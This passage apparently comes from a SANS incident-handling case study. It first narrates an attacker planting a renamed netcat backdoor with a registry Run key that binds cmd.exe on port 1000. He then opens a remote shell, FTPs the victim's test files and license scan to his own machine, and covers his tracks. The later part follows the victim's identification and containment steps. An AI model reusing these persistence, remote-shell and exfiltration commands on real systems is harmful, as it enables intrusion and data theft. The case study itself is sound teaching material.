Netcat and a special registry key which Brian created were downloaded to Aaron's machine. The nc.exe is the netcat binary which will run [19]. The registry key downloaded allows for netcat to start each time Aaron's machine is restarted. The format of the registry file is as follows.



```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"FTP.exe"="ftp.exe -L -d -p 1000 -e cmd.exe"
```

The registry entry specifies the ftp executable to run each time Windows is restarted. The ftp executable is in actuality the netcat program renamed. The next flags that follow are all understood by netcat and do the following:

-L	listen harder, re-listen on socket close
-d	detach from console, stealth mode
-p	local port number to listen on
-e	inbound program to execute upon connection


First Brian must rename nc.exe to ftp-1.exe.

```
C:\WINDOWS\system32>rename nc.exe ftp-1.exe
rename nc.exe ftp-1.exe
```

Brian then needs to add the registry key to the startup windows file. By doing this ftp-1 aka netcat will start up each time windows is rebooted ensuring that Brian will always be able to connect to Aaron's machine on port 1000.


```
C:\WINDOWS\system32>regedt32 /s nc-reg.key
regedt32 /s nc-reg.key

C:\WINDOWS\system32>
```

Upon rebooting Aaron's machine Brian finds an open connection on TCP 1000.




```
C:\Documents and Settings\SANS>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
```

Brian attempts to connect:


root@localhost:~/Desktop/sample
File Edit View Terminal Go Help


```
[root@localhost sample]# nc [redacted] 1000
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\[redacted]
```

Bingo, Brian is in and he has secured future access. Now it is time for Brian to find and retrieve the driver's license proof and school papers, his goal from the outset. Best place to start looking, My Documents on a Windows machine.




```
C:\Documents and Settings\Aaron>cd My Documents
cd My Documents

C:\Documents and Settings\Aaron\My Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B470-6B7D

 Directory of C:\Documents and Settings\Aaron\My Documents

08/28/2004  11:00 PM    <DIR>          .
08/28/2004  11:00 PM    <DIR>          ..
08/28/2004  11:01 PM    <DIR>          Drivers License Proof
08/28/2004  10:57 PM    <DIR>          My Music
08/28/2004  10:58 PM    <DIR>          My Pictures
08/28/2004  11:03 PM    <DIR>          School Papers
               0 File(s)              0 bytes
               6 Dir(s)   2,552,180,736 bytes free
```

Brian yells out, this is way too easy! Now Brian FTPs the files over to his machine.



```
 Directory of C:\Documents and Settings\Aaron\My Documents\School Papers

08/28/2004  11:26 PM    <DIR>          .
08/28/2004  11:26 PM    <DIR>          ..
08/28/2004  11:25 PM               292 Eng 101.zip
08/28/2004  11:23 PM    <DIR>          engineeing classes
08/28/2004  11:26 PM               370 engineeing classes.zip
08/28/2004  11:04 PM    <DIR>          Tests
08/28/2004  11:26 PM               672 Tests.zip
               3 File(s)          1,334 bytes
               4 Dir(s)   2,552,156,160 bytes free

C:\Documents and Settings\Aaron\My Documents\School Papers>ftp -A [redacted]
ftp -A 192.168.0.5
Anonymous login succeeded for Aaron@sans-giac
put Tests.zip
```

Brian was able to successfully exploit his brother's system without much damage. After his successful penetration Brian achieved the real milestone of retrieving the Tests.zip file and the Arizona Drivers license proof.




```
C:\Documents and Settings\Aaron\My Documents\Drivers License Proof>ftp -A 192.168.0.5
ftp -A 192.168.0.5
Anonymous login succeeded for Aaron@sans-giac
put Arizona-Proof.jpg
quit
```

Covering Tracks


Brian previously started his clean up effort when he renamed the netcat executable to the ftp-1.exe file. Since Aaron's computer acts as an ftp server a running process with this name would in all likelihood not raise any red flags.

It is necessary to perform a more exhaustive clean up. For starters we can back track to the transferring of the registry file, nc-reg.key. There is no reason we should keep this on Aaron's system.



```
C:\WINDOWS\system32>dir nc*
dir nc*
 Volume in drive C has no label.
 Volume Serial Number is B470-6B7D

 Directory of C:\WINDOWS\system32

08/28/2004  10:24 PM               156 nc-reg.key
08/23/2001  07:00 AM            42,496 ncobjapi.dll
08/23/2001  07:00 AM            35,840 ncpa.cpl
08/23/2001  07:00 AM             7,680 ncxpnt.dll
               4 File(s)         86,172 bytes
               0 Dir(s)   2,552,143,872 bytes free

C:\WINDOWS\system32>del nc-reg*
del nc-reg*
```

If you recall when Brian took advantage of the lsarsv.dll buffer overflow, a file, DCPROMO.log is created in the Debug folder of windows. There are several anti-virus programs that look for this file before diagnosing a system as infected. Brian is going to make this file read only using cacls, a command line editing tool similar to CHMOD for UNIX. By changing the permissions to read only he thwarts any attempt by other attackers to exploit the lsarsv.dll vulnerability.



```
C:\WINDOWS\Debug>cacls DCPROMO.log
cacls DCPROMO.log
C:\WINDOWS\Debug\DCPROMO.log SANS-GIAC\Aaron:R
```

The Incident Handling Process

The incident handling process is comprised of six discrete steps. Each of the six will be detailed in the following sections.

1. Preparation
2. Identification
3. Containment
4. Eradication
5. Recovery
6. Lessons Learned

Preparation

Aaron an MIS student focused mainly on project management in his schooling and less on the technical side of things. Thus he had very little knowledge of computer security and had little knowledge of the countermeasures he could put in place to keep his computer from being infected, taken over, or being used as a launching point for other cyber related attacks. It wasn't until two weeks after Brian's successful intrusion did his parents, friends, and girlfriend start to complain to him that they were getting a ton of infected emails purportedly coming from Aaron's computer system.

Aaron wanted to be sure that it wasn't his machine that was infected, and without admitting guilt he did remember attempting to open several attachments which didn't appear to do anything after opening them. Was he infected?

Aaron went to the computer information resource building on campus and asked them what measures he should put in place to avoid being the target of successful attacks.

The prepared form he picked up advised him to do the following:

1. Download and install Symantec antivirus Corporate Editions 8.0 Free to students and faculty from the school website. Install and run with real time protection. Also be sure to enable Live Updates which will periodically download new virus definitions.
2. Download and install the Zone Labs Firewall for free or the Windows Update Firewall via the internet. This will block any internal or external network connection attempts that are unbeknownst to the user. Only allow those applications in and out that you expect and trust.
3. When running windows on any of your systems please ensure that you have utilized the Windows Update feature to automatically download and install all critical patches automatically.
4. Do not open any attachments you do not expect even if they are coming from trusted sources.

The brochure he picked up went on to advise: "If you think you have become a victim of an attack or virus and are interested in finding out to what extent you are infected please follow the procedures below. The methods below are used by incident handling teams' at large corporations and government organizations for critical systems. It is advised that the criticality of the system be judged before proceeding with exhaustive incident handling procedures. Please realize that this is not exhaustive but will give an indication of what might be running on your system and how it got there."

Based upon these instructions he deemed his computer to be important but certainly it was not worthy of a critical system. He sent email, browsed the web, and did homework on it. He took this brochure home and followed a basic incident handling approach which was found on the outside jacket of the brochure.


1. Download, install, and run TCPVIEW which will show you which ports and applications are communicating on a given windows machine.
2. Download and install Ad-Aware which scans your registry, file system, and volatile memory for malware/adware.
3. Go through Control Panel/Add remove programs and look for any unknown applications and attempt to uninstall them.
4. After scanning your system for viruses be sure to quarantine and delete any infected files.
5. Ensure that the latest OS patches are installed and activated.
6. Activate Windows automatic update.
7. Install a local firewall such as Zone Alarm/Windows Update SP2 which will protect your computer from both egress and ingress based attacks.

By no means were these steps all inclusive for a corporate network, but they would suffice for a user such as Aaron in recovering his PC from evildoers and malware.

In a corporate environment it would be wise to first make an exact copy of the affected systems hard drive using dd or another appropriate tool. Most often a jump bag would accompany a team of incident handlers. In it one might find extra data cables, USB storage, a CD burner, and possibly a tape backup unit. Additionally a digital camera would be present to take snapshots of the compromised system. Aaron did not have any extra storage media or hardware so he was left to what was at hand.

Identification

Aaron being an MIS student didn't simply want to patch his system and be done with things. He was curious to see what it was that was running on his system. His first order of business was to check his antivirus client.



Norton AntiVirus

LiveUpdate | Options | Help

Norton AntiVirus

Status
Scan for Viruses
Reports

System Status: Urgent attention

Security Scanning Features

Auto-Protect	On
Email Scanning	On
Full System Scan	8/20/2004

Virus Definition Service

Virus Definitions	8/4/2003
Subscription expires	Expired
Automatic LiveUpdate	On

Item Details

The items marked in red need your attention.


Please select an item by clicking on the item at left in order to get more information and take the necessary action.

symantec.

Norton AntiVirus™ 2003

How did he miss this? His antivirus solution was expired and outdated even though he was running daily scans. It was time for him to update his system, but not before seeing what it was that was running on his system.

After doing this and before scanning his computer he downloaded TCPVIEW, an application which details all open or listening sockets from his local machine to any other machine [21]. He installed and ran this. Below is a screen shot of what he found.




TCPView - Sysinternals: www.sysinternals.com

File Options Process View Help

Process	Protocol	Local Address	Remote ...	State
3CServer.exe:1324	TCP	[redacted]:ftp	[redacted]:0	LISTENING
ftp-1.exe:160	TCP	[redacted]:1000	[redacted]:0	LISTENING
lsass.exe:596	UDP	[redacted]:isakmp	*:*	
svchost.exe:1028	UDP	[redacted]:1026	*:*	
svchost.exe:1028	UDP	[redacted]:1037	*:*	
svchost.exe:1080	TCP	[redacted]:5000	[redacted]:0	LISTENING
svchost.exe:1080	UDP	[redacted]:1900	*:*	
svchost.exe:1080	UDP	[redacted].localdomain:1900	*:*	
svchost.exe:824	TCP	[redacted]:epmap	[redacted]:0	LISTENING
svchost.exe:824	UDP	[redacted]:epmap	*:*	
svchost.exe:924	TCP	[redacted]:1025	[redacted]:0	LISTENING
svchost.exe:924	UDP	[redacted]:1027	*:*	
svchost.exe:924	UDP	[redacted]:ntp	*:*	
svchost.exe:924	UDP	[redacted].localdomain:ntp	*:*	
System:4	TCP	[redacted]:microsoft-ds	[redacted]:0	LISTENING
System:4	TCP	[redacted]205.128:netbios-ssn	[redacted]:0	LISTENING
System:4	UDP	[redacted]:microsoft-ds	*:*	
System:4	UDP	[redacted].localdomain:netbio...	*:*	
System:4	UDP	[redacted].localdomain:netbio...	*:*	

After googling some of the high ports, those ports greater than 1024 that were being used, Aaron found that many of these are common ports used by Microsoft; Aaron was somewhat relieved by this. Continuing onto the 3CServer.exe application that was using the ftp port, this was expected, it was the ftp server he installed on his computer [20]. But the ftp-1.exe that was listening on TCP port 1000 was troubling. Aaron thought to himself, why would ftp be listening on port 1000 and port 21? This didn't make sense.

Aaron used Google to search for ftp-1.exe and 3CServer but could not find any correlation at all. So Aaron took to his computers search abilities and looked for ftp-1.exe to see where on the computer it was located. He found it rather quickly in C:\Windows\system32.




Name	In Folder
ftp-1	C:\WINDOWS\system32

Aaron in this case has limited knowledge of incident handling; as such he should not trust the search tool that is provided by windows as certain files can be hidden through the use of root kits, cacls, and alternate data streams during a penetration. It would be wiser to use something from a jump kit like a Windows Resource CD for which contents and tools can be trusted. Aaron was acting with limited resources.


After locating ftp-1.exe in the system32 folder Aaron became curious to see what it was that this mysterious program did. In all likelihood it was just a part of the ftp server application he had previously installed.

Aaron via command line changed directories to sytem32 and entered ftp-1.exe at the command prompt.



```
C:\WINDOWS\system32>dir ftp*
 Volume in drive C has no label.
 Volume Serial Number is B470-6B7D

 Directory of C:\WINDOWS\system32

08/28/2004  10:24 PM            59,392 ftp-1.exe
08/28/2004  05:33 PM    <DIR>          ftp-tools
08/23/2001  07:00 AM            40,448 ftp.exe
08/23/2001  07:00 AM             2,549 ftpctrs.h
08/23/2001  07:00 AM             7,909 ftpctrs.ini
08/23/2001  07:00 AM             7,680 ftpctrs2.dll
08/23/2001  07:00 AM             6,144 ftpsapi2.dll
               6 File(s)        124,122 bytes
               1 Dir(s)   2,521,755,648 bytes free

C:\WINDOWS\system32>ftp-1.exe
Cmd line:
```

This was somewhat interesting. It looked like it was asking for more commands. Aaron thought he could try using the help flag or question mark.



```
C:\WINDOWS\system32>ftp-1 -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
```

Aaron perplexed by the output thought to himself, this doesn't look like an ftp server or client. It appears as if it is used to send or receive data or control messages. He soon came across the –e flag and became alarmed.

Quickly Aaron began to scour Google for "–e prog inbound program to exec (dangerous!!)". Seconds later Aaron learned that this program appeared to be something called Netcat which is used in a variety of ways. More frightening this tool was listed on many hacking websites in Google.

He knew for a fact that he never installed anything like this intentionally. He wanted to know how this got there and if there was anything else on his system he should know about. He would opt to delete the file later after running a full system scan with the Norton antivirus program, running a full adware search, using LavaSoft's Adware, and then installing a personal firewall which would block connections to unneeded ports.

In a corporate environment with mission critical systems it would be wise to dive much deeper into the identification of malicious programs/data, modified files, ip configurations, arp table poisoning, root kit discoveries, etc. Because this system is used in a home network personal files such as Aaron's school papers and digital pictures are the most valued resources on here. These could easily be scanned for viruses, and burned onto a CD after being ruled innocuous.


Containment

Aaron now recognized that he had an instance of a tool called netcat which did not belong on his system. He wasn't exactly sure what this was doing or what else had been installed on his machine. Based on this uncertainty and the guidelines that the school's brochure outlined he thought it would be best to isolate his machine from the internet by unplugging his machine from his cable modem.

He did just this. But now he was left with a basically useless computer since he did most of his emailing and web surfing from this machine. He determined that it would be best to go to campus where he could download and burn a CD which included the free firewall that was mentioned in the brochure along with Norton Antivirus. He could then install these without fear of someone on the internet connecting to his machine via netcat/ftp-1.exe.


After unplugging his machine Aaron inspected the system security logs for failed password attempts. He did this through the Local Security Authority, a module installed within windows which allows for auditing and logging of successful and failed login attempts, privilege use, process tracking, system events, and account management.

He learned that the majority of these were set to not log by default after opening the LSA through windows. Thus this windows security feature proved to be of no consequence.



Policy	Security Setting
Audit system events	No auditing
Audit process tracking	No auditing
Audit privilege use	No auditing
Audit policy change	No auditing
Audit object access	No auditing
Audit logon events	No auditing
Audit directory service access	No auditing
Audit account management	No auditing
Audit account logon events	No auditing

Aaron downloaded the school sponsored Norton antivirus and the firewall product and returned home with CD in hand. He next installed the antivirus client, and proceeded to update his virus definitions. A full system scan followed locating more than 50 infected files, none of which was the ftp-1.exe. Norton was able to quarantine each one of fifty. Aaron wasn't surprised that the Norton did not locate the ftp-1.exe file because everything he read on Google indicated that this was not a virus but a tool which can be used for both good and bad.



Symantec AntiVirus Corporate Edition

